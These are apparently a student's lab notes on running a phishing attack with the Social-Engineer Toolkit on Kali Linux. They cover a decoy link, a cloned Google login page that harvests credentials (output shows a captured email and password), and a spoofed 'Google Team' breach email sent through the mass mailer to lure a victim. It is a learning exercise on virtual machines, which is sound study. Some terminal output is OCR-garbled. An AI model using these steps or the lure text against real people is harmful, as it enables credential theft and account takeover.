


Social Engineering in Kali Linux.

<https://www.youtube.com/watch?v=4mzUMXx8tqE&list=PLofDtN0mMFtP4Pw3m2ndWbA7o1-7z-MS4&index=1>

Use ubuntu virtual machine and make this website. Make login.html in text editor and put ip addr of kali linux machine. Follow

https://www.youtube.com/watch?v=F8tUPeMI_DU&list=PLqfPEK2RTgCgJhjoDrmUYY7R0mzJzw9Mu&index=47


[I did this on my ubuntu but copy paste isnt working](#)



The screenshot shows a terminal window titled 'satish@satish-VirtualBox: ~'. The terminal is running GNU nano 4.8 to edit a file named 'test.html'. The content of the file is as follows:

```
<html>
<body>
<a href="http://10.0.2.15">Login to Google Here</a>
</body>
</html>
```

Now go to kali linux and open social engineering tools



The screenshot shows a Kali Linux terminal window with the prompt 'kali@kali: ~\$'. The command 'sudo setoolkit' has been entered and is ready to be executed.

Follow selections

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

`set> 1`

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

`set> 2`

1) Java Applet, Metasploit Browser, Credential

The **HTA Attack** method will allow you to clone a site and can be used for Windows-based powershell exploitation.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

`set:webattack>3`

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

`set:webattack>1`

Fill ip address of listener (kali)

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

`/etc/setoolkit/set.config`


Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

-
1. Java Required
 2. Google
 3. Twitter


`set:webattack>` Select a template:2

This clones a gmail login site and extracts username and passwords of unsuspecting users.

Open that html file in ubuntu.



On clickink anchor link redirects to clone site



Fill in details.

Details are now visible in kali machine.

```
File Actions Edit View Help
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.56.103 - - [06/Nov/2021 04:23:42] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlzBENhIfVWsxSTdNLW9MdThibW
1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=rohan@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.56.103 - - [06/Nov/2021 04:24:08] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Now to build on this we will do phishing attack. Instead of opening this site which has the url link(kali ip) to the malicious site, we will send this link by mail.

After doing the above steps, open new terminal, don't close prev one where u get credentials.

Ip addr of kali

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:5c:65:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86320sec preferred_lft 86320sec
    inet6 fe80::a00:27ff:fe5c:6526/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
kali@kali:~$
```

Open setoolkit and select social engineering and then mass mail attack

```
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5
```



```

1. Social Engineer Toolkit Mass E-Mailer
2. Google
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
set will allow you to import a list and send it to as many people as
you want within that list.
[*] Cloning the website: http://www.google.com
[*] What do you want to do:le bit...

The 1. E-Mail Attack Single Email Address name and password form fields are ava
cap 2. E-Mail Attack Mass Mailer
[*] The Social Engineer Toolkit Credential Harvester Attack
99. Return to main menu. running on port 80
set information will be displayed to you as it arrives below:
set:mailer>1

```

```

set:mailer>1
set:phishing> Send email to:rohanallen18@gmail.com
[+] Required
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1 Select a template?
set:phishing> Your gmail email address:rohanallen188@gmail.com
set:phishing> The FROM NAME the user will see:The Google Team
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Your account has been compromised. Please change your password immediadetly
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:

```

```



File Actions Edit View Help
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:rohanallen188@gmail.com
set:phishing> The FROM NAME the user will see:The Google Team
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Your account has been compromised. Please change your password immediadetly
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished>Hello Rohan,
Next line of the body: We are extremely sorry to inform you that your google account has been hacked,
Next line of the body: due to a data breach on our part.
Next line of the body: Requesting you to change your password as soon as possible using the link given b
below.
Next line of the body: http://192.168.1.102/
Next line of the body: END
[*] SET has finished sending the emails


Press <return> to continue

```

In this case mail was blocked, but if u go to ur mail settings and enable less secure app access, then the mail will be sent with the link.



Open the link. And



Credentials stolen

